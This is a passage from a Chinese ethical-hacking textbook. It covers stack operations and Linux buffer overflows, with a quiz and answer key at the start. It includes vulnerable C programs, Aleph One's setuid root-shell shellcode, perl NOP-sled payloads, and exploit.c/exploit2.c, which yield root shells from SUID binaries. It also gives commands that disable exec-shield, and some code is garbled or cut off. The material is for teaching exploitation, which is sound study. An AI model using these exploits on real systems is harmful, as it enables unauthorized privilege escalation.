0x8048374 <greeting+24>:  add   esp,0x8
0x8048377 <greeting+27>:  lea  eax,[ebp-400]
0x804837d <greeting+33>:  push  eax
0x804837e <greeting+34>:  push  DWORD PTR [ebp+8]
0x8048381 <greeting+37>:  push  0x8048418
0x8048386 <greeting+42>:  call  0x804828c <printf>
0x804838b <greeting+47>:  add   esp,0xc
0x804838e <greeting+50>:  leave
0x804838f <greeting+51>:  ret
End of assembler dump.
(gdb) quit
$
```

参考文献

- [1] Debugging with NASM and gdb www.csee.umbc.edu/help/nasm/nasm.shtml
- [2] Smashing the Stack..., Aleph One www.mindsec.com/files/p49-14.txt

7.7 摘要

如果读者基本上理解了下述概念，即可继续阅读。

- 一般意义上的程序设计：
 - 根据迭代求精的过程，即从需求到伪码到模块。
 - 程序员和黑客之间的两个主要区别是目的和时间。
- C 语言程序设计：
 - 常用的程序结构：main、函数、变量、循环、if/then、注释、表示代码块的大括号、参数。
 - 编译过程：从源代码到目标代码到可执行代码。

- 内存：
 - 主要的概念：RAM、字节序（Intel：little，Motorola：big）、分段、缓冲区、字符串、指针。
 - 进程内存空间：.text, .data, .bss, 堆, 栈, 环境。
- Intel 处理器：
 - Intel 体系结构：数据总线、地址总线、控制总线、寄存器、算术逻辑部件、控制单元、外部存储器、外部 I/O 设备。
 - 寄存器：通用寄存器、段寄存器、偏移寄存器、专用寄存器。
- 汇编语言基础：
 - 机器语言（二进制）、汇编语言（助记符）、C 语言（高层次的语句）。
 - AT&T 与 NASM 风格，常用的命令、寻址模式。
 - 汇编过程：汇编语言源代码、汇编器、链接器。
- 用 gdb 调试：
 - 常用的命令、断点、步进调试、检查寄存器和内存。
 - 用 gdb 反汇编，输出 AT&T 和 NASM 两种风格。

7.7.1 习题

1. C 语言最常用的变量类型是：

- A. single、double、int、float B. int、char、double、float
C. double、buffer、float、int D. char、array、string、int

2. 对称之为栈的内存结构，最好的描述是：

- A. 先进先出数据结构，在 Intel 体系结构上从内存的高地址向低地址增长。
B. 先进后出数据结构，在 Intel 体系结构上从内存的低地址向高地址增长。
C. 后进先出数据结构，在 Intel 体系结构上从内存的低地址向高地址增长。
D. 先进后出数据结构，在 Intel 体系结构上从内存的高地址向低地址增长。

3. 以下寄存器中，哪个用来控制栈，分别执行栈帧的底部和顶部？

- A. 偏移寄存器：EBP 和 ESP B. 通用寄存器：EAX 和 EBX
C. 偏移寄存器：EDI 和 ESI D. 段寄存器：栈段（SS）和额外段（ES）

4. 对语句 `mov eax, 16h`，以下最佳的描述是：
 - A. AT&T 格式的命令，将十进制值 38 加载到寄存器 `eax` 中。
 - B. NASM 格式命令，将十六进制值 16 加载到寄存器 `eax`。
 - C. AT&T 格式命令，将 `eax` 的值移动到 `0x16` 指向的内存地址。
 - D. NASM 格式命令，将十进制值 22 移动到寄存器 `eax`。
5. 用 `gdb` 反汇编时，两个最重要的命令是：
 - A. `set disassemble - flavor <intel/att>`和 `disassembly <function name>`
 - B. `disassembly - flavor set <intel/att>`和 `disassembly <function name>`
 - C. `set disassembly - flavor <intel/att>`和 `disassemble <function name>`
 - D. `set disassemble - flavor <intel/att>`和 `disassemble <function name>`
6. 编译程序，使用的命令是下述哪个？
 - A. `gcc -o outputname inputname.c`
 - B. `gcc -d outputname inputname.c`
 - C. `gcc -l links -S simplename -o outputname.o`
 - D. `gcc -c inputname.c -o outputname.c`
7. 黑客和软件开发者之间的主要区别是？
 - A. 黑客的工作比软件开发者困难。
 - B. 黑客的时间不受限，而软件开发者的时间是有限制的。
 - C. 软件开发者的时间是无限的，黑客通常与他人竞争，比较匆忙。
 - D. 金钱是软件开发者的主要动力。
8. 如果在调试时试图查看调用栈，以下哪一组 `gdb` 命令最有用？

A. <code>print esp</code>	B. <code>info reg esp</code>
C. <code>bt、up、down</code>	D. <code>print stack info</code>

7.7.2 答案

1. B。 `int`、 `char`、 `double` 和 `float` 类型的变量在 C 语言中是最常用的。C、D 选项都包含了不存在的变量类型。答案 A 包括的变量类型是有效的，但 `single` 很少使用，因为其大小和范围都是受限的。

2. D。栈的最佳描述是先进后出数据结构，在 Intel 体系结构上从内存的高地址向低地址增长。答案 A 描述的是队列，而不是栈；答案 B 和 C 基本上是正确的，但内存的增长方向相反。
3. A。偏移寄存器 EBP 和 ESP 用来标明栈的底端（基址）和顶部。其他选项都包含了不正确的组合。
4. D。命令 `mov eax, 16h` 的最佳描述是，NASM 格式命令，将十进制值 22 移动到寄存器 `eax`。16h 即为十进制的 22，而所用的 `mov` 命令是 NASM 格式，不是 AT&T 格式。
5. C。在用 `gdb` 反汇编时，两个最重要的命令是：

```
set disassembly - flavor <intel/att>
```

和

```
disassemble <function name>
```

6. A。要成功编译，可使用以下格式：

```
gcc -o outputname inputname.c
```

要记住，`-o outputname` 是可选的。如果省略该选项，编译器创建的可执行文件名是 `a.out`。

7. B。黑客的工作更容易，其动力不是金钱，通常无时间限制。
8. C。回溯命令 (`bt`) `up`、`down` 可以检查调用栈。

基本 Linux 攻击

在本章中，笔者将涵盖基本的 Linux 攻击概念，例如：

- 栈操作
 - 栈数据结构
 - 栈数据结构如何实现
 - 调用函数的过程
- 缓冲区溢出
 - 缓冲器溢出的一个例子
 - meet.c 的溢出
 - 缓冲区溢出的衍生物
- 本机缓冲器溢出攻击
 - 攻击三明治 的组成
 - 通过命令行和产生代码进行栈溢出攻击
 - 攻击 meet.c
 - 使用内存的环境段攻击小缓冲区
- 远程缓冲器溢出攻击
 - 客户机/服务器网络模型
 - 确定远程 esp 值
 - 用 perl 进行人工蛮力攻击

为什么学习攻击？正义黑客应该学习攻击，以理解某个漏洞是否是可攻击的。有时，安全从业者会错误地相信并发表声明：“该漏洞是不可用来攻击的。”黑帽黑客知道不是这样。他们了解的情况是这样：一个人无法找到利用该漏洞攻击的方法，不意味着其他人也

函数调用

按照惯例，调用程序首先按颠倒次序将函数参数放置到栈上。接下来，在栈上保存扩展指令指针寄存器（extended instruction pointer, `eip`）的值，以便程序从函数返回后可以继续执行。这称之为返回地址。

最后，将执行 `call` 命令，把函数的地址放到 `eip` 寄存器中后开始执行。在汇编代码中，调用看起来是这样：

```
0x8048393 <main+3>:  mov    0xc(%ebp),%eax
0x8048396 <main+6>:  add    $0x8,%eax
0x8048399 <main+9>:  pushl (%eax)
0x804839b <main+11>: mov    0xc(%ebp),%eax
0x804839e <main+14>: add    $0x4,%eax
0x80483a1 <main+17>: pushl (%eax)
0x80483a3 <main+19>: call  0x804835c <greeting>
```

函数序幕

被调用函数的责任，首先是把调用程序的 `ebp` 保存到栈上。再把当前 `esp` 保存到 `ebp`（安置当前栈框架）。接下来，减少 `esp` 的值，以便为函数的局部变量让出空间。最后，函数开始执行函数体中的语句。上述过程称之为函数序幕。在汇编代码中，函数调用序幕看起来是这样：

```
0x804835c <greeting>:  push  %ebp
0x804835d <greeting+1>:  mov   %esp,%ebp
0x804835f <greeting+3>:  sub   $0x190,%esp
0x8048365 <greeting+9>:  pushl 0xc(%ebp)
```

函数收尾

在返回到调用程序之前，被调用函数需要做的最后一件事情是清理栈，即增加 `esp` 的值，将其设置为 `ebp` 的值。这称之为函数收尾。如果一切正常，`eip` 将保存下一条将执行的指令的地址，而进程将继续执行函数调用之后的语句。在汇编代码中，函数调用收尾看起来是这样：

```
0x804838b <greeting+47>:  add    $0xc,%esp
0x804838e <greeting+50>:  leave
0x804838f <greeting+51>:  ret
```

在查找缓冲区溢出时，我们会多次遇到上述的汇编代码片断。

参考文献

- [1] Introduction to Buffer Overflows www.zone-h.org/files/32/intro_to_buffer_overflows_2.txt

- [2] Links for Information on Buffer Overflows <http://community.core-sdi.com/~juliano/>
- [3] x86 and PC Architecture www.pdos.lcs.mit.edu/6.828/lec/12.html

8.2 缓冲区溢出

基础知识就位后，可以学习些有意思的内容了。

按第7章的描述，内存中缓冲区用来储存数据，我们对保存字符串的缓冲区最感兴趣。缓冲区自身缺乏相关的机制来防止在保留空间中放入过多的数据。实际上，如果程序员粗枝大叶，数据可能很快超出分配的空间。例如，以下语句声明了一个在内存中占10个字节的字符串：

```
char str1[10];
```

那么，执行下述语句会发生什么呢？

```
strcpy (str1, "AAAAAAAAAAAAAAAAAAAA");
```

我们来看看。

8.2.1 缓冲器溢出的例子

接下来，我们来看缓冲器溢出的一个例子。

```
//overflow.c
main(){
char str1[10]; // 定义10字节的字符串
//将35个字节的“A”复制到Str1中
strcpy (str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" ); }
```

接下来编译并执行：

```
$ //注意，当前是普通用户，控制台的提示符是$
$gcc -ggdb -o overflow overflow.c
./overflow
09963: Segmentation fault
```

为什么得到 segmentation fault？我们启动 gdb，来看看：

```
$gdb overflow
GNU gdb 5.3-debian
Copyright 2002 Free Software Foundation, Inc.
```

```
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"... (gdb) run Starting program:
/book/overflow
Program received signal SIGSEGV, Segmentation fault. 0x41414141 in ?? ()
(gdb) info reg eip
eip                                0x41414141      0x41414141
(gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$
```

读者可以看到，在 gdb 中运行程序时，在试图执行 0x41414141 处的指令时崩溃，正好对应于 AAAA 的十六进制表示（十六进制下，A 对应于 0x41）。接下来，检查可以发现，eip 的内容被'A'破坏了：eip 中充满了'A'字符，程序当然会崩溃。要记住，当函数（此处是 main）试图返回时，会从栈中取出保存的 eip 以继续执行。由于 0x41414141 地址超出了进程段的范围，因此导致了 segmentation fault。



警告：Red Hat 9.0 (Fedora) 和其他最近发行的版本，启用了执行保护 (exec-shield) 机制。当在这些平台上验证本章其余的内容时，得到的结果可能有一点不同。如果打算使用这些平台，可以禁用执行保护：

```
#echo "0" > /proc/sys/kernel/exec-shield
#echo "0" > /proc/sys/kernel/exec-shield-randomize
```

8.2.2 meet.c 的溢出

在第 7 章中，笔者讨论过 meet.c：

```
//meet.c
#include <stdio.h> // 进行屏幕输出需要包含的头文件
greeting(char *temp1,char *temp2){ // greeting 函数，输出 hello
    char name[400]; // 字符串变量，保存名字
    strcpy(name, temp2); // 将函数参数复制到 name
    printf("Hello %s %s\n", temp1, name); //打印输出问候语
}
main(int argc, char * argv[]){ //注意参数的格式
    greeting(argv[1], argv[2]); //调用函数，传递的参数为头衔和名字
    printf("Bye %s %s\n", argv[1], argv[2]); //输出 "bye"
} //退出程序
```

为了使 meet.c 中产生 400 字节的缓存区溢出，需要另一个工具 Perl。Perl 是一种解释

执行的语言，这意味着它不需要预先编译，可在命令行使用，很方便。现在，读者只需要了解一个 Perl 命令：

```
`perl -e 'print "A" x 600 '`
```

该命令会向标准输出设备输出 600 个字符 A。使用这个技巧，可以向程序输入 10 个 A（程序有两个参数）：

```
# //注意，已经切换到 root 用户，命令提示符为" # "
#gcc -mpreferred-stack-boundary=2 -o meet -ggdb meet.c
#./meet Mr `perl -e 'print "A" x 10`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
#
```

接下来，可以将 600 个 A 输入到 meet.c 程序，作为第二个参数，如下：

```
#./meet Mr `perl -e 'print "A" x 600 `
Segmentation fault
```

果然，400 字节的缓冲区溢出了；显然，eip 也被改写了。如果要证实，可以启动 gdb：

```
# gdb meet
GNU gdb 5.3-debian
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain
conditions.

Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) run Mr `perl -e 'print "A" x 600 `
Starting program: /book/meet Mr `perl -e 'print "A" x 600`

Program received signal SIGSEGV, Segmentation fault.
0x4006152d in vfprintf () from /lib/libc.so.6
(gdb) info reg eip
eip          0x4006152d    0x4006152d
(gdb) info reg esp
esp          0xbffff1cc    0xbffff1cc
(gdb) info reg ebp
ebp          0xbffff7c4    0xbffff7c4
(gdb)
```



注意：读者实践时，看到的值可能与此处不同，笔者在这里试图解释的是概念，而不是内存中的数值。

这里不仅 eip 被改写，另一部分内存也被移动。观察一下 meet.c 的代码，可以看到在 greeting 函数中调用 strcpy()函数之后，接下来调用了 printf()。printf 接下来调用了 libc 库中的 vprintf()。哪里可能出错呢？这里有几个嵌套函数，运行时会有多个栈帧出现在调用栈上，这些栈帧是依次压栈的。因此在溢出时，可能破坏了传递到函数的参数值。回想前一节中，call 和函数的栈帧初始化之后，栈的结构如图 8.2 所示。



图 8.2 初始化后的栈结构

如果越过 eip 写内存，将改写函数的参数（从 temp1 开始）。由于 printf()函数会使用 temp1，就造成了问题。为检验上述说法，可以用 gdb 核对：

```
(gdb)
(gdb) list
1      //meet.c
2      #include <stdio.h>
3      greeting(char* temp1,char* temp2){
4      char name[400];
5      strcpy(name, temp2);
6      printf("Hello %s %s\n", temp1, name);
7      }
8      main(int argc, char * argv[]){
9      greeting(argv[1],argv[2]);
10     printf("Bye %s %s\n", argv[1], argv[2]);
(gdb) b 6
Breakpoint 1 at 0x8048377: file meet.c, line 6.
(gdb)
(gdb) run Mr `perl -e 'print "A" x 600`
Starting program: /book/meet Mr `perl -e 'print "A" x 600`

Breakpoint 1, greeting (temp1=0x41414141 "", temp2=0x41414141 "") at
meet.c:6
6      printf("Hello %s %s\n", temp1, name);
```

在上面的黑体字一行，读者可以看到，函数的参数 temp1 和 temp2 已经被破坏了。两个指针现在指向了 0x41414141，而相应的值是 "" 或 NULL。问题在于 printf()无法处理 NULL 参数。我们从少量的 A 开始，比如 401 个，逐渐增长，直至出现这里描述的效果：

```
(gdb) d 1 <remove breakpoint 1>
(gdb) run Mr `perl -e 'print "A" x 401`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /book/meet Mr `perl -e 'print "A" x 401`
Hello Mr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAA

Program received signal SIGSEGV, Segmentation fault.
main (argc=0, argv=0x0) at meet.c:10
10      printf("Bye %s %s\n", argv[1], argv[2]);
(gdb)
(gdb) info reg ebp eip
ebp      0xbfff0041      0xbfff0041
eip      0x80483ab      0x80483ab
(gdb)
(gdb) run Mr `perl -e 'print "A" x 404`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /book/meet Mr `perl -e 'print "A" x 404`
Hello Mr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAA

Program received signal SIGSEGV, Segmentation fault.
0x08048300 in __do_global_dtors_aux ()
(gdb)
(gdb) info reg ebp eip
ebp      0x41414141      0x41414141
eip      0x8048300     0x8048300
(gdb)
(gdb) run Mr `perl -e 'print "A" x 408`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /book/meet Mr `perl -e 'print "A" x 408`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[more 'A's removed for brevity]
AAAAAAA
```

```

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
#

```

重要的是，读者要能够明白，这里的数字（400 - 408）并不重要，重要的是逐渐增加字符串的长度，直至缓冲区溢出刚好改写了栈中的 `eip` 值，而不涉及更多的变动。这是因为在缓冲区溢出之后，紧接着就是 `printf` 调用。当然，有时候栈中可供使用的空间比较多，此时无需特别关注这一点。例如，如果在上文出现漏洞的 `strcpy` 命令之后没有其他的调用，那么即使例子中的溢出超过 408 字节，也不会出现问题。



注意：要记住，这里使用的缺陷代码非常简单；在实际情况下，可能遇到此类或更复杂的问题。另外，读者需要关注例子阐明的概念，而不是在某个特定的漏洞代码中，产生溢出所需的具体数据长度。

8.2.3 缓冲区溢出的结果

当谈到缓冲区溢出时，基本上可能发生的情况有三种。第一种是拒绝服务。前文已经看到，在缓冲区溢出的情况下可能出现内存访问违例，从而引发 `segmentation fault`。对于负责开发出现问题软件的开发者来说，这可能是最好的情况，因为崩溃的程序会引人注目。但实际上其他两种情况虽然不会引起反应，但后果更加恶劣。

第二种情况是，当 `eip` 被改写后，以普通用户的身份执行了恶意代码。当有漏洞的程序运行在用户级别时，可能出现这种情况。

第三种，也是最坏的一种情况，是 `eip` 被改写后，在系统或 `root` 级别执行了恶意代码。在 Unix 系统中，只有一个超级用户，称作 `root`。`root` 用户可以在系统上做任何事情。Unix 系统上的一些函数应该受保护并只能由 `root` 用户执行。例如，授予用户修改口令的权限通常总是个坏主意，因此发展出了一个称之为 SET User ID (SUID) 的概念，可以临时提升指定进程的权限，使得某些文件能够以拥有者的特权级别执行。例如，`passwd` 命令可以由 `root` 拥有，而在一个用户执行该命令时，相关的进程则以 `root` 的身份运行。这里的问题在于，当 SUID 程序有漏洞时，攻击可以获得该文件拥有者的特权（在最坏情况下，是 `root`）。为将一个程序设置为 SUID，需要输入以下命令：

```
chmod u+s <filename> or chmod 4755 <filename>
```

该程序也是以文件拥有者的权限运行。为看到完整的结果，我们对 `meet` 程序应用 SUID 设置，而后在攻击 `meet` 程序时，将会获得 `root` 权限。

```
#chmod u+s meet
#ls -l meet
-rwsr-sr-x    1  root    root    11643 May 28 12:42 meet*
```

最后一行的第一个字段，给出了文件的权限设置。此字段的第一个位置用来标明链接或目录（l、d 或-）。接下来三位表示文件拥有者的权限，顺序是：读、写、执行。通常，x 用于表示执行，但如果设置了 SUID，则该位置会变成 s。这意味着，当执行该文件时，将以文件拥有者的权限执行，这里是 root（最后一行的第三个字段）。这一行其余的部分超出了本章的范围，可以在通过查阅 SUID/GUID 的帮助进行学习。

参考文献

- [1] SUID/GUID/Sticky Bits www.krnlpn.com/tutorials/permissions.php
- [2] "Smashing the Stack" www.mindsec.com/files/p49-14.txt
- [3] More on Buffer Overflow http://packetstormsecurity.nl/papers/general/core_vulnerabilities.pdf

8.3 本地缓冲区溢出攻击

本地攻击比远程攻击容易，这是因为在本机可以访问系统内存空间，调试攻击代码更容易。

缓冲区溢出攻击的基本概念在于，使一个有漏洞的缓冲区溢出以便恶意改变 eip 的值。要记住，eip 指向下一条需要执行的指令。eip 的一份复件保存在栈上；这是函数调用的一部分，以便能够在调用的函数结束后继续执行调用指令之后的下一条指令。如果攻击破坏了保存的 eip 值，那么在函数返回时，从栈中弹出、加载到寄存器的 eip 值已经被破坏，代码的执行将转向。

8.3.1 攻击的组成部分

为完成破坏保存的 eip 值的任务，需要建立大于程序预期的缓冲区，使用的工具如下。

NOP Sled

在汇编语言代码中，NOP 命令（发音是 NO - OP）什么也不做，只是转移到下一条指令。该指令由汇编码中优化编译程序使用，以填充代码块，对齐字边界。黑客已经掌握了使用 NOP 填充代码块的技术。当把 NOP 指令放置到攻击的缓冲区之前，该指令称作 NOP

sled。如果 eip 指向 NOP sled，处理器将跳过 NOP sled，处理下一条指令。在 x86 系统上，0x90 操作码表示 NOP。当然，实际上有很多的 NOP 指令，但 0x90 是最常用的。

Shellcode

Shellcode 这个名词用于描述实际执行黑客任务的机器代码。最初之所以选择这个名词，是因为这种恶意代码的目的在于为攻击者提供一个简单的 shell。但现在，shellcode 所做的工作远远超过提供一个 shell，诸如提升特权或在远程系统上执行单个命令等，都可以由 shellcode 完成。shellcode 实际上是二进制代码，通常表示为十六进制形式。网上有大量的 shellcode 库，可用于所有平台。第 10 章将讲述如何自行编写 shellcode。笔者将使用 Aleph1 的 shellcode（在一个测试程序中给出），如下所示：

```
//shellcode.c
char shellcode[] = //setuid(0)和 Aleph1 的著名 shellcode, 参见参考文献
    "\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //首先设置 setuid(0)
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
void main() { //main 函数
    int *ret; //用于控制栈上保存的返回值的指针。
    ret = (int *)&ret + 2; //将 ret 设置为指向栈上保存的返回值
    (*ret) = (int)shellcode; //把保存的返回值改为 shellcode 的地址，使之能够执行。
}
```

我们通过编译并运行 shellcode.c 测试程序，来看看实际效果。

```
# //以 root 权限编译程序
#gcc -o shellcode shellcode.c
#chmod u+s shellcode
#su joeuser //转到普通用户（任一个）
$ ./shellcode
sh-2.05b#
```

看起来上述代码是可行的，因为我们得到了 root 的命令提示符。

重复的返回地址

该攻击中最重要的要素是返回地址，它必须排列得很好，并在栈上一直重复下去，直到把栈上保存的 eip 值覆盖为止。尽管有可能直接指向 shellcode 的开始，但是重复返回地址或指向 NOP sled 的中间就要容易许多。

建立攻击“三明治”

攻击的各个组成部分的组合顺序如下（像一块三明治）：



如图所示，所使用的地址覆盖了 eip，使其指向 NOP sled；而接下来代码的执行又逐渐转移到 shellcode。

8.3.2 由命令行攻击栈溢出

为进行攻击，读者首先需要知道当前的 esp 值是指向栈顶的指针。gcc 编译器允许直接插入汇编码，程序编译如下：

```
#include <stdio.h>
unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}
int main(){
    printf("Stack pointer (ESP): 0x%x\n", get_sp()); }
# gcc -o get_sp get_sp.c
# ./get_sp
Stack pointer (ESP): 0xbffffbd8 //记住该数字，后面会用到
```

记住这个 esp 值；笔者很快将用它作为返回地址；当然读者在使用时，具体的数值可能不同。

接下来，回想早先讨论过的 perl 命令：

```
perl -e 'print "A"x200';
```

该命令输出 200 个字母 A。类似的 perl 命令，可用于将 shellcode 输出到二进制文件中，如下所示（注意输出重定向器>的使用）：

```
$ perl -e 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88
\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";' > sc
$
```

此外，perl 命令还可以包裹在引号 (") 中，连接起来使用即构成大量的字符或数值。例如，我们可以构造一个 600 字节的攻击字符串，并将其作为有漏洞的 meet.c 程序的输入：

```
$ ./meet mr `perl -e 'print "\x90"x200'; ``cat sc`perl -e 'print
"\xd8\xfb\xff\xbf"x89';`
Segmentation fault
```



```

//exploit.c
#include <stdio.h>
char shellcode[] = //setuid(0) 和 Aleph1 的著名的 shellcode, 参见参考文献。
                  "\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //首先设置 setuid(0)
                  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
                  "\x46\x0c\xb0\x0b"
                  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
                  "\x89\xd8\x40xcd"
                  "11\x80\xe8\xdc\xff\xff\xff/bin/sh";
//小的函数, 取回当前的 esp 值 (只能用于本机)
unsigned long get_sp(void){
    __asm__("movl %esp, %eax");
}
int main(int argc, char *argv[1]) { //main 函数
    int i, offset = 0; //稍后用于计数/减法
    long esp, ret, *addr_ptr; //用来保存地址
    char *buffer, *ptr; //两个字符串: buffer, ptr
    int size = 500; //默认缓冲区大小
    esp = get_sp(); //获得本地 esp 值
    if(argc > 1) size = atoi(argv[1]); //如果参数个数为 1, 存储到 size
    if(argc > 2) offset = atoi(argv[2]); //如果有两个参数, 则存储到 offset
    if(argc > 3) esp = strtoul(argv[3], NULL, 0); //用于远程攻击
    ret = esp - offset; //计算默认返回值
    //输出所使用的一些变量值
    fprintf(stderr, "Usage: %s<buff_size> <offset> <esp:0xfff...>\n", argv[0]);
    //输出变量
    fprintf(stderr, "ESP:0x%x Offset:0x%x Return:0x%x\n", esp, offset, ret);
    buffer = (char *)malloc(size); //在堆上分配缓冲区
    ptr = buffer; //临时指针, 设置为 buffer 的地址
    addr_ptr = (long *) ptr; //临时的 addr_ptr, 设置为 ptr
    //用返回地址填充整个缓冲区, 确认正确的对齐方式
    for(i=0; i < size; i+=4){ //注意对地址加 4
        *(addr_ptr++) = ret; //使用 addr_ptr, 向缓冲区写入
    }
    //将攻击缓冲区的前一半, 用 NOP 填充
    //注意, 只向前一半写入
    //在缓冲区前一半放置 NOP
    for(i=0; i < size/2; i++){
        buffer[i] = '\x90';
    }
    //现在, 放置 shellcode
    ptr = buffer + size/2; //将临时的 ptr 指向缓冲区一半处
    for(i=0; i < strlen(shellcode); i++){ //从缓存的 1/2 开始写入, 直至 shellcode 结束
        *(ptr++) = shellcode[i]; //将 shellcode 写入缓冲区中
    }
    //字符串终止
    buffer[size-1]=0; //缓冲区以 x\0 结束
    //现在, 调用有漏洞的程序, buffer 作为第二个参数

```



```
sh-2.05b# exit
exit
$
```

能够工作了！注意，笔者这里是以 root 身份编译该程序，并将其设置为 SUID 程序。接下来，笔者切换到普通用户并运行攻击。这样就得到了一个 root shell，而且工作得很好。注意，虽然使用了长度为 600 的缓冲区，但这个程序并没有像前一节中使用 Perl 时那样崩溃。这是因为调用有漏洞程序的方式不同，这一次是从攻击内部调用。通常，这种调用有漏洞程序方法的容错性更强。

8.3.5 攻击小的缓冲区

如果有漏洞的缓冲区太小以至于无法使用前文描述的缓冲区攻击，那会发生什么事情呢？大部分 shellcode 的大小介于 21~50 字节之间。如果有漏洞的缓冲区仅 10 字节长，那会有什么问题？例如，看看以下有漏洞的代码，其中的缓冲区比较小：

```
#
# cat smallbuff.c
//smallbuff.c 这是个有漏洞的例子程序，缓冲区比较小
int main(int argc, char * argv[]){
    char buff[10];           //小的缓冲区
    strcpy(buff, argv[1]);   //问题：有漏洞的函数调用
}
```

现在编译该程序，并将其设置为 SUID：

```
# gcc -o smallbuff smallbuff.c
# chmod u+s smallbuff
# ls -l smallbuff
-rwsr-xr-x  1 root  root    4192 Apr 23 00:30 smallbuff
# su joe
$
```

现在既然有了这样的一个程序，如何攻击呢？答案在于环境变量的应用。即可以将 shellcode 存储在一个环境变量中或内存中的其他地方，然后将返回地址指向环境变量，如下：

```
$ cat exploit2.c
//exploit2.c 在本机环境下，可针对小的缓冲区进行攻击。
#include <stdlib.h>
#include <stdio.h>
#define VULN "./smallbuff"
#define SIZE 160
char shellcode[] = //setuid(0)和 Aleph1 著名的 shellcode，参见参考文献
```

```

"\x31\xc0\x31\xdb\xb0\x17\xcd\x80" //首先设置 setuid(0)
"\xeb\x1f\x5e\x89\x7 6\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  \x80\xe8\xdc\xff\xff\xff/bin/sh" ;

int main(int argc, char **argv){
char p[SIZE]; // 注入缓冲区
// 将 shellcode 放到 env 中
char *env[] = { shellcode, NULL }; // 字符指针数组, 其成员是需要执行的 shellcode
char *vuln[] = { VULN, p, NULL };
int *ptr, i, addr;
// 计算 shellcode 的精确位置
addr = 0xbfffffff - strlen(shellcode) - strlen(VULN);
fprintf(stderr, "[***] using address: %#010x\n", addr);
/* 用计算的地址填充缓冲区 */
ptr = (int *)p;
for (i = 0; i < SIZE; i += 4) *ptr++ = addr;
//用 execl 调用程序, 该程序将环境变量作为输入
execl(vuln[0], vuln,p,NULL, env);
exit(1); }
$ gcc -o exploit2 exploit2.c $ ./exploit2
[***] using address: 0xbffffc2
sh-2.05b# whoami
root
sh-2.05b# exit
exit
$exit

```

为什么这样是可行的？一位土耳其黑客 Murat 公开了这种技巧是依赖于下述事实：所有的 Linux ELF 可执行文件在映射到内存时，会将最后一个相对地址映射为 0xbfffffff。而环境和参数存储在该区域中，且该区域之下刚好是栈。让我们看一下进程上部内存的详细布局，如图 8.3 所示。




图 8.3 进程内存详细布局

注意，内存的末端以 NULL 值结束，接下来是程序名称，然后是环境变量，最后是参数。exploit2.c 的下述代码，为 shellcode 的进程设置了环境变量的值：

```
char *env[] = { shellcode, NULL };
```

这将 shellcode 的开始地址放到了精确的位置：

```
Addr of shellcode=0xbfffffff-a-length(program name)-length(shellcode)
```

用 gdb 核实一下：

```
# gdb exploit2 --quiet
(no debugging symbols found)...(gdb)
(gdb) run
Starting program: /root/book/exploit2
[***] using address: 0xbffffffc2
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000b00 in _start () from /lib/ld-linux.so.2
(gdb) x/20s 0xbffffffc2 /*this was output from exploit2 above */
0xbffffffc2:
"e\037^\211v\b1A\210F\a\211F\fo\v\2116\215N\b\215V\fI\200lU\2110@I
 \200eUYYY
bin/sh"
0xbffffff0:      "./smallbuff"
0xbffffffc:
0xbffffffd:
0xbffffffe:
0xbfffffff:
0xc0000000:      <Address 0xc0000000 out of bounds>
```

参考文献

- [1] Hacking: The Art of Exploitation, by Jon Erickson, No Starch Press, San Francisco, 2003
- [2] murat's Explanation of Buffer Overflows www.enderunix.org/docs/eng/bof-eng.txt
- [3] "Smashing the Stack" www.mindsec.com/files/p49-14.txt
